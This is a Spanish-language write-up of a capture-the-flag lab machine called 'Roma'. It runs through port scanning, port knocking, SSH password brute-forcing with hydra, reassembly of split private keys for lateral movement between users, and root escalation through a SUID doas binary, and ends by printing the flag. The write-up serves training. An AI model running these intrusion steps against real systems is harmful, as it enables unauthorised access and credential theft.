

Informe de Vulnerabilidades Máquina ROMA

Información General

- **Hostname:** Roma
- **Dirección IP:** 172.17.0.2
- **Fecha de inicio:** 08/06/2026

1. Alcance y Objetivo

El presente informe detalla la evaluación técnica de seguridad realizada sobre el activo "Roma". El objetivo primordial es ejecutar un ciclo completo de pruebas de penetración que permita identificar debilidades en los servicios expuestos, explotar vulnerabilidades críticas para obtener acceso inicial y, posteriormente, realizar una escalada de privilegios local hasta comprometer la cuenta de super usuario (root), extrayendo la prueba de compromiso (Flag) final.

2. Metodología Utilizada

Para garantizar una evaluación exhaustiva y replicable, se aplicó una metodología de Pentesting de Caja Negra (Black Box) basada en el estándar PTES (Penetration Testing Execution Standard). Este enfoque asegura que las pruebas se realicen desde la perspectiva de un atacante externo sin conocimiento previo de la infraestructura interna.

1. Fase de Escaneo y Enumeración de Servicios

Para determinar la superficie de exposición del objetivo, se procedió a realizar un análisis exhaustivo de puertos y servicios sobre la dirección IP **172.17.0.2**. Para esta tarea se utilizó la herramienta **Nmap**, aplicando scripts de enumeración estándar y detección de versiones para profundizar en la configuración de cada servicio identificado.

- **Comando ejecutado:** nmap -sV -sC -p- 172.17.0.2

- **Resultados obtenidos luego de ejecutar el comando con Nmap**

```
kali@kali: ~/maquinas_ctf/roma
Session Actions Edit View Help

(kali@kali)-[~/maquinas_ctf/roma]
$ nmap -sV -sC -sC -p- 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-09 00:21 EDT
Nmap scan report for 172.17.0.2
Host is up (0.0000030s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd (broken: both local and anonymous access disabled)
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fe:69:7d:b5:9d:f2:11:69:d6:11:ab:61:08:4b:2c:66 (RSA)
|   256 0d:93:ea:f7:3b:8f:61:e0:be:64:10:62:c0:7e:ed:bf (ECDSA)
|_  256 5c:e1:9c:8b:76:d9:93:45:70:ef:89:41:10:6f:1b:63 (ED25519)
80/tcp    open  http           Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Roma - La Ciudad Eterna
|_ http-server-header: Apache/2.4.41 (Ubuntu)
7003/tcp  open  afs3-vlserver?
| fingerprint-strings:
|_  NULL:
|_  SISTEMA ROMA - M
|_  DULO R1
|_  Usuario del sistema: roma1
|_  Informaci
|_  confidencial
|_  Acceso no autorizado ser
|_  Registrado
7005/tcp  open  afs3-volser?
| fingerprint-strings:
|_  NULL:
|_  SISTEMA ROMA - M
|_  DULO R2
|_  Usuario del sistema: roma2
|_  Informaci
|_  confidencial
|_  Este puerto es solo de diagn
|_  stico
7007/tcp  open  afs3-bos?
| fingerprint-strings:
|_  NULL:
|_  SISTEMA ROMA - M
|_  DULO R3
|_  Usuario del sistema: roma3
|_  Informaci
|_  confidencial
|_  Acceso restringido
```

2. Fase de Enumeración y Análisis de Servicios


2.1. Validación del Servicio FTP (Puerto 21)

En el puerto ftp se encuentra deshabilitado el acceso anonymous.

```
(kali@kali)-[~/maquinas_ctf/roma]
$ ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
500 OOPS: vsftpd: both local and anonymous access disabled!
ftp> █
```

2.2. Validación del Servicio HTTP (Puerto 80)

En el puerto http se encuentra configurada una conexión hacia el servidor SSH por medio del port knocking, el cual es utilizado como medida de seguridad para ocultar los servicios SSH en forma de puerta cerrada, hasta que se cumpla una secuencia de sincronizada de intentos de conexión a determinados puertos.



Se procede a realizar la enumeración de directorios para obtener alguna carpeta o directorio por donde podamos ingresar.

```
(kali㉿kali)-[~/maquinas_ctf/roma]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -t 50 -x php,html,txt,zip,bat,js,rar,conf,py




Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,txt,zip,bat,js,rar,conf,py
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

./htpasswd.php (Status: 403) [Size: 275]
./htpasswd.html (Status: 403) [Size: 275]
./htpasswd. (Status: 403) [Size: 275]
./ssh (Status: 200) [Size: 1]
./htaccess.html (Status: 403) [Size: 275]
./htpasswd (Status: 403) [Size: 275]
./htaccess.php (Status: 403) [Size: 275]
./htaccess (Status: 403) [Size: 275]
./htaccess. (Status: 403) [Size: 275]
./hta. (Status: 403) [Size: 275]
./hta.html (Status: 403) [Size: 275]
./hta.php (Status: 403) [Size: 275]
./hta (Status: 403) [Size: 275]
/css (Status: 301) [Size: 306] [→ http://172.17.0.2/css/]
/img (Status: 301) [Size: 306] [→ http://172.17.0.2/img/]
/index.html (Status: 200) [Size: 1187]
/index. (Status: 200) [Size: 1187]
/js (Status: 301) [Size: 305] [→ http://172.17.0.2/js/]
/R (Status: 301) [Size: 304] [→ http://172.17.0.2/R/]
/server-status (Status: 403) [Size: 275]
/status.php (Status: 200) [Size: 7412]
Progress: 18452 / 18452 (100.00%)
```

Se analizan los directorios encontrados del sitio web



En las carpetas css, img y js no se encontró ninguna información relevante



En la ruta <http://172.17.0.2/R> si se observan varias carpetas, las cuales se revisan una a una sin obtener ninguna información que ayude a vulnerar el equipo.

2.3. Validación del Servicio SSH (Puerto 22)

Se procede a realizar un ataque de fuerza bruta al servicio SSH, para los usuarios encontrados en la primera exploración (roma1, roma2 y roma3) con la herramienta hydra.

Investigando un poco se aplica el comando **knock 172.17.0.2 7003 7005 7007** antes de enviar los ataques de fuerza brutas para los usuarios mencionados, este comando realiza una secuencia port knocking sobre la IP 172.17.0.2 con el objetivo de abrir temporalmente los puertos protegidos para la dirección 172.17.0.2 de forma secuencial es decir primero el puerto 7003, luego el 7005 y por último el 7007 para lograr conectarse al servidor por medio del servicio SSH.

Para los usuarios roma1 y roma2, el fail2ban detecta los ataques de fuerza bruta y bloquea la IP 172.17.0.2.

```
(kali@kali)-[~/maquinas_ctf/roma]
└─$ hydra -l roma1 -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 1 -w 90 -f -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-09 01:41:05
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://roma1@172.17.0.2:22
[INFO] Successful, password authentication is supported by ssh://172.17.0.2:22
[STATUS] 3.00 tries/min, 3 tries in 00:01h, 14344396 to do in 79691:06h, 1 active
^C[ERROR] Received signal 2, going down ...
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

```
(kali@kali)-[~/maquinas_ctf/roma]
└─$ hydra -l roma2 -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 1 -w 90 -f -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-09 11:50:54
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://roma2@172.17.0.2:22
[ERROR] could not connect to ssh://172.17.0.2:22 - Connection refused
```

Solo permite realizar el ataque de fuerza bruta al usuario roma3, donde despliega las credenciales para ingreso al servidor por medio de servicio SSH.

```
(kali@kali)-[~/maquinas_ctf/roma]
└─$ knock 172.17.0.2 7003 7005 7007

(kali@kali)-[~/maquinas_ctf/roma]
└─$ hydra -l roma3 -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 1 -w 90 -f -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-09 00:43:01
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://roma3@172.17.0.2:22
[INFO] Successful, password authentication is supported by ssh://172.17.0.2:22
[STATUS] 3.00 tries/min, 3 tries in 00:01h, 14344396 to do in 79691:06h, 1 active
[STATUS] 1.33 tries/min, 4 tries in 00:03h, 14344395 to do in 179304:57h, 1 active
[STATUS] 1.00 tries/min, 7 tries in 00:07h, 14344392 to do in 239073:13h, 1 active
[22][ssh] host: 172.17.0.2 login: roma3 password: abc123
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-09 00:54:58
```

Se procede con la validación de las credenciales obtenidas en el ataque de fuerza bruta al usuario roma3

```

(kali㉿kali)-[~/maquinas_ctf/roma]
$ knock 172.17.0.2 7003 7005 7007

(kali㉿kali)-[~/maquinas_ctf/roma]
$ ssh roma3@172.17.0.2
roma3@172.17.0.2's password:
Permission denied, please try again.
roma3@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun  9 01:07:23 2026 from 172.17.0.1
roma3@roma:~$ █

```

Una vez conectados al servicio SSH procedemos a buscar si tiene alguna vulnerabilidad con los Binarios SUID

```

roma3@roma:~$ find / -perm -4000 -type f -ls 2>/dev/null
3031615 468 -rwsr-xr-x 1 root root 477672 Apr 11 2025 /usr/lib/openssh/ssh-keysign
3031210 52 -rwsr-xr-- 1 root messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
3024446 68 -rwsr-xr-x 1 root root 67816 Apr 9 2024 /usr/bin/su
3024367 56 -rwsr-xr-x 1 root root 55528 Apr 9 2024 /usr/bin/mount
3024471 40 -rwsr-xr-x 1 root root 39144 Apr 9 2024 /usr/bin/umount
3024372 44 -rwsr-xr-x 1 root root 44784 Feb 6 2024 /usr/bin/newgrp
3024310 88 -rwsr-xr-x 1 root root 88464 Feb 6 2024 /usr/bin/gpasswd
3024249 52 -rwsr-xr-x 1 root root 53040 Feb 6 2024 /usr/bin/chsh
3024383 68 -rwsr-xr-x 1 root root 68208 Feb 6 2024 /usr/bin/passwd
3024243 84 -rwsr-xr-x 1 root root 85064 Feb 6 2024 /usr/bin/chfn
3028647 164 -rwsr-xr-x 1 root root 166056 Apr 4 2023 /usr/bin/sudo
3048454 44 -rwsr-xr-x 1 root root 42224 Feb 3 19:15 /usr/local/bin/doas
roma3@roma:~$ █

```

Se analiza cada uno de los binarios y no hay ninguno que nos funciona para realizar la escalada de privilegios a root.

Se considera filtrar los archivos a los que el usuario tiene permisos para escribir en el directorio roma3, mediante el comando: **find / -type f -writable 2>/dev/null | grep -v proc**

```

roma3@roma:~$ find / -type f -writable 2>/dev/null | grep -v proc
/home/roma3/.profile
/home/roma3/.bash_logout
/home/roma3/.bashrc
/home/roma3/.cache/motd.legal-displayed
/home/roma3/.bash_history
/home/roma3/Downloads/.ssh_part2
/home/roma3/Desktop/.ssh_part1
roma3@roma:~$ █

```

Al aplicar el comando find para buscar se observan dos archivos en la carpeta del usuario roma3 **.ssh_parte1** y **.ssh_parte2** lo que se puede identificar como una llave SSH que se encuentra dividida en dos partes.

Se crea un archivo con el nombre de **serial1** para unir las dos partes encontradas

```
roma3@roma:~$ cat /home/roma3/Desktop/.ssh_parte1 /home/roma3/Downloads/.ssh_parte2 > serial1
cat: /home/roma3/Desktop/.ssh_parte1: No such file or directory
cat: /home/roma3/Downloads/.ssh_parte2: No such file or directory
roma3@roma:~$ cat /home/roma3/Desktop/.ssh_part1 /home/roma3/Downloads/.ssh_part2 > serial1
roma3@roma:~$ chmod 6000 serial1
roma3@roma:~$ ls -al
total 44
drwx----- 1 roma3 roma3 4096 Jun  9 15:58 .
drwxr-xr-x  1 root  root  4096 Feb  3 19:16 ..
-rw-----  1 roma3 roma3  382 Jun  9 15:55 .bash_history
-rw-r--r--  1 roma3 roma3  220 Feb 25  2020 .bash_logout
-rw-r--r--  1 roma3 roma3 3771 Feb 25  2020 .bashrc
drwx----- 2 roma3 roma3 4096 Jun  8 23:54 .cache
-rw-r--r--  1 roma3 roma3  807 Feb 25  2020 .profile
drwxr-xr-x  2 roma3 roma3 4096 Feb  3 19:16 Desktop
drwxr-xr-x  2 roma3 roma3 4096 Feb  3 19:16 Downloads
--S--S--  1 roma3 roma3 1811 Jun  9 15:59 Serial1
roma3@roma:~$
```

Se han unido las dos partes encontradas de la llave, ahora intentamos autenticarnos con serial1 para usarla como llave privada en el servidor, intentamos darle permisos nuevamente.

```
roma3@roma:~$ chmod 600 serial1
roma3@roma:~$ ssh-keygen -l -f /home/roma3/serial1
2048 SHA256:NQwvL9emImDAaYxUgMOMzdTbPXMxiLO/5/eWaVr2rhQ roma1@roma (RSA)
roma3@roma:~$
```

Encontramos la clave para intentar ingresar mediante ssh con el usuario roma1, haciendo un movimiento lateral.

```
roma3@roma:~$ ssh -i serial1 roma1@172.17.0.2
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

roma1@roma:~$
```

Una vez que hemos realizado el movimiento lateral de roma3 hacia roma1, procedemos a realizar la búsqueda de Binarios SUID

```
roma1@roma:~$ find / -perm -4000 -type f -ls 2>/dev/null
3031615 468 -rwsr-xr-x 1 root root 477672 Apr 11 2025 /usr/lib/openssh/ssh-keysign
3031210 52 -rwsr-xr-- 1 root messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
3024446 68 -rwsr-xr-x 1 root root 67816 Apr 9 2024 /usr/bin/su
3024367 56 -rwsr-xr-x 1 root root 55528 Apr 9 2024 /usr/bin/mount
3024471 40 -rwsr-xr-x 1 root root 39144 Apr 9 2024 /usr/bin/umount
3024372 44 -rwsr-xr-x 1 root root 44784 Feb 6 2024 /usr/bin/newgrp
3024310 88 -rwsr-xr-x 1 root root 88464 Feb 6 2024 /usr/bin/gpasswd
3024249 52 -rwsr-xr-x 1 root root 53040 Feb 6 2024 /usr/bin/chsh
3024383 68 -rwsr-xr-x 1 root root 68208 Feb 6 2024 /usr/bin/passwd
3024243 84 -rwsr-xr-x 1 root root 85064 Feb 6 2024 /usr/bin/chfn
3028647 164 -rwsr-xr-x 1 root root 166056 Apr 4 2023 /usr/bin/sudo
3048454 44 -rwsr-xr-x 1 root root 42224 Feb 3 19:15 /usr/local/bin/does
roma1@roma:~$
```

Se analiza cada uno de los binarios y no hay ninguno que nos funciona para realizar la escalada de privilegios a root.

Se considera filtrar los archivos a los que el usuario tiene permisos para escribir en el directorio roma1, mediante el comando: **find / -type f -writable 2>/dev/null | grep -v proc**

```
roma1@roma:~$ find / -type f -writable 2>/dev/null | grep -v proc
/home/roma1/.profile
/home/roma1/.bash_logout
/home/roma1/.bashrc
/home/roma1/.cache/motd.legal-displayed
/home/roma1/Desktop/.key_part1
/home/roma1/.ssh/authorized_keys
roma1@roma:~$
```

Se ubica el archivo key_part1 y se considera filtrar los archivos que el usuario tiene permisos para lectura en el directorio roma1, mediante el comando: **find / -type f -readable 2>/dev/null | grep key_**

```
roma1@roma:~$ find / -type f -readable 2>/dev/null | grep key_
/tmp/.key_part2
/sys/module/video/parameters/report_key_events
/home/roma1/Desktop/.key_part1
/usr/include/c++/9/ext/pb_ds/detail/cc_hash_table_map_/cond_key_dtor_entry_dealtor.hpp
/usr/include/rpcsvc/key_prot.h
/usr/include/rpcsvc/key_prot.x
/usr/include/rpc/key_prot.h
roma1@roma:~$ ^C
roma1@roma:~$
```

Nuevamente se procede a realizar la concatenación de los dos archivos con los permisos correspondientes para intentar ingresar con la llave SSH, utilizamos el nombre archivo id_rsa; debido a que es el nombre por defecto que usa OpenSSH cuando se genera una clave RSA con ssh-keygen.

```
roma1@roma:~$ cat /home/roma1/Desktop/.key_part1 /tmp/.key_part2 > id_rsa
roma1@roma:~$ chmod 600 id_rsa
roma1@roma:~$ ssh-keygen -l -f /home/roma1/id_rsa
2048 SHA256:0D71Mtn6w6Cvw8T6IukZ6DlRYoz6+4R/MP4EJoPiAi8 roma2@roma (RSA)
roma1@roma:~$
```

Encontramos la clave para intentar ingresar mediante ssh con el usuario roma2, haciendo un movimiento lateral

```
roma1@roma:~$ ssh -i id_rsa roma2@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ECDSA key fingerprint is SHA256:uhkClRjOW5Ix1sg3MAB7NFBvFAdbEFELSAFLgQRobxA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

roma2@roma:~$
```

Una vez que hemos realizado el movimiento lateral de roma1 hacia roma2, procedemos a realizar la búsqueda de Binarios SUID

```
roma2@roma:~$ find / -perm -4000 -type f -ls 2>/dev/null
3031615 468 -rwsr-xr-x 1 root root 477672 Apr 11 2025 /usr/lib/openssh/ssh-keysign
3031210 52 -rwsr-xr-- 1 root messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
3024446 68 -rwsr-xr-x 1 root root 67816 Apr 9 2024 /usr/bin/su
3024367 56 -rwsr-xr-x 1 root root 55528 Apr 9 2024 /usr/bin/mount
3024471 40 -rwsr-xr-x 1 root root 39144 Apr 9 2024 /usr/bin/umount
3024372 44 -rwsr-xr-x 1 root root 44784 Feb 6 2024 /usr/bin/newgrp
3024310 88 -rwsr-xr-x 1 root root 88464 Feb 6 2024 /usr/bin/gpasswd
3024249 52 -rwsr-xr-x 1 root root 53040 Feb 6 2024 /usr/bin/chsh
3024383 68 -rwsr-xr-x 1 root root 68208 Feb 6 2024 /usr/bin/passwd
3024243 84 -rwsr-xr-x 1 root root 85064 Feb 6 2024 /usr/bin/chfn
3028647 164 -rwsr-xr-x 1 root root 166056 Apr 4 2023 /usr/bin/sudo
3048454 44 -rwsr-xr-x 1 root root 42224 Feb 3 19:15 /usr/local/bin/doas
roma2@roma:~$
```

Luego de analizar los binario se determina que podemos hacer la escalada de privilegios con el binario **/usr/local/bin/doas**

```

roma2@roma:~$ doas -u root /bin/sh
# whoami
root
# cd /root
# ls -la
total 20
drwx----- 1 root root 4096 Feb  3 19:16 .
drwxr-xr-x 1 root root 4096 Jun  8 13:20 ..
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
-rw----- 1 root root   59 Feb  3 19:16 flag.txt
# cat flag.txt
ROMA{1d0r_us3r_3num_p0rt_kn0ck_d04s_pr1v3sc_f41l2b4n_2026}
# █

```

Siendo root ya podemos visualizar el archivo flag.txt

3. Explotación de Vulnerabilidades

3.1. Validación de la bandera encontrada

```

kali@kali: ~/maquinas_ctf/roma
Session Actions Edit View Help
Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde roma.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: ROMA
DIFICULTAD: ★★★★★☆☆ difícil (5 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato ROMA{.ROMA{1d0r_us3r_3num_p0rt_kn0ck_d04s_pr1v3sc_f41l2b4n_2026}
¡Felicitaciones! Has conquistado Roma.

FECHA Y HORA: 2026-06-09 18:18:25 -0400

```